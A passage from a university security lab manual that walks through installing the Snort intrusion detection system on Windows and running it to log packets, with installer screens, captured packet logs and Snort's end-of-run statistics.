STEP-7: snort –d –h ip address/24 –l c:\log –c snort.conf This will configure snort to run in its most basic NIDS form, logging packets that trigger rules specifies in the snort.conf.

STEP-8: Download SNORT from snort.org. Install snort with or without database support.
STEP-9: Select all the components and Click Next. Install and Close.

STEP-10: Skip the WinPcap driver installation.


STEP-11: Add the path variable in windows environment variable by selecting new classpath.

STEP-12: Create a path variable and point it at snort.exe variable name path and variable value c:\snort\bin.

STEP-13: Click OK button and then close all dialog boxes. Open command prompt and type the following commands

Output:

INSTALLATION PROCESS :



Snort 2.8.0.2 Setup

Installation Options

Select which configuration options you want installed


All Windows versions of Snort already contain support for logging to MySQL and ODBC databases. Please select any additional functionality that you desire.

● I do not plan to log to a database, or I am planning to log to one of the databases listed above.

○ I need support for logging to Microsof ... ent software must already be installed on this computer.

○ I need support for logging to Oracle. Note that the Oracle client software must already be installed on this computer.

Microsoft Word - CS6711 - Security Lab Manual
Nullsoft Install System v2.09
< Back
Next >
Cancel




User variables for Dad

Variable	Value
CLASSPATH	.;.;C:\PROGRA~1\JMF21~1.1\lib\soun...
TEMP	%USERPROFILE%\AppData\Local\Temp
TMP	%USERPROFILE%\AppData\Local\Temp

System variables

Variable	Value
CLASSPATH	.;c:\Progr
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_C...	NO
NUMBER_OF_P...	4




```
UDP TTL:128 TOS:0x0 ID:903 IpLen:20 DgmLen:78
Len: 50
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/20-12:13:57.248341 192.168.56.101:63650 -> 224.0.0.252:5355
UDP TTL:1 TOS:0x0 ID:904 IpLen:20 DgmLen:50
Len: 22
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/20-12:13:57.348568 192.168.56.101:63650 -> 224.0.0.252:5355
UDP TTL:1 TOS:0x0 ID:905 IpLen:20 DgmLen:50
Len: 22
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/20-12:13:57.548888 192.168.56.101:137 -> 192.168.56.255:137
UDP TTL:128 TOS:0x0 ID:906 IpLen:20 DgmLen:78
Len: 50
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

03/20-12:13:58.298907 192.168.56.101:137 -> 192.168.56.255:137
UDP TTL:128 TOS:0x0 ID:907 IpLen:20 DgmLen:78
Len: 50
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```



```
===============================================================================
Run time for packet processing was 703.909000 seconds
Snort processed 1409 packets.
Snort ran for 0 days 0 hours 11 minutes 43 seconds
   Pkts/min:          128
   Pkts/sec:            2
===============================================================================
Packet I/O Totals:
   Received:         1411
   Analyzed:         1409 ( 99.858%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            2 (  0.142%)
   Injected:            0
===============================================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:         1409 (100.000%)
       VLAN:            0 (  0.000%)
        IP4:          927 ( 65.791%)
       Frag:            0 (  0.000%)
       ICMP:            0 (  0.000%)
        UDP:          892 ( 63.307%)
        TCP:            0 (  0.000%)
        IP6:          473 ( 33.570%)
    IP6 Ext:            0 (  0.000%)
   IP6 Opts:            0 (  0.000%)
      Frag6:            0 (  0.000%)
      ICMP6:            0 (  0.000%)
       UDP6:            0 (  0.000%)
       TCP6:            0 (  0.000%)
     Teredo:            0 (  0.000%)
    ICMP-IP:            0 (  0.000%)
      EAPOL:            0 (  0.000%)
    IP4/IP4:            0 (  0.000%)
    IP4/IP6:            0 (  0.000%)
    IP6/IP4:            0 (  0.000%)
    IP6/IP6:            0 (  0.000%)
        GRE:            0 (  0.000%)
    GRE Eth:            0 (  0.000%)
   GRE VLAN:            0 (  0.000%)
    GRE IP4:            0 (  0.000%)
    GRE IP6:            0 (  0.000%)
GRE IP6 Ext:            0 (  0.000%)
   GRE PPTP:            0 (  0.000%)
    GRE ARP:            0 (  0.000%)
    GRE IPX:            0 (  0.000%)
   GRE Loop:            0 (  0.000%)
       MPLS:            0 (  0.000%)
        ARP:            9 (  0.639%)
        IPX:            0 (  0.000%)
   Eth Loop:            0 (  0.000%)
   Eth Disc:            0 (  0.000%)
   IP4 Disc:            0 (  0.000%)
   IP6 Disc:            0 (  0.000%)
   TCP Disc:            0 (  0.000%)
   UDP Disc:            0 (  0.000%)
  ICMP Disc:            0 (  0.000%)
All Discard:            0 (  0.000%)
      Other:           35 (  2.484%)
Bad Chk Sum:            0 (  0.000%)
    Bad TTL:            0 (  0.000%)
     S5 G 1:            0 (  0.000%)
     S5 G 2:            0 (  0.000%)
      Total:         1409
===============================================================================
Snort exiting

C:\Snort\bin>
```

Result: Thus the demonstration of the instruction detection using Snort tool was done successfully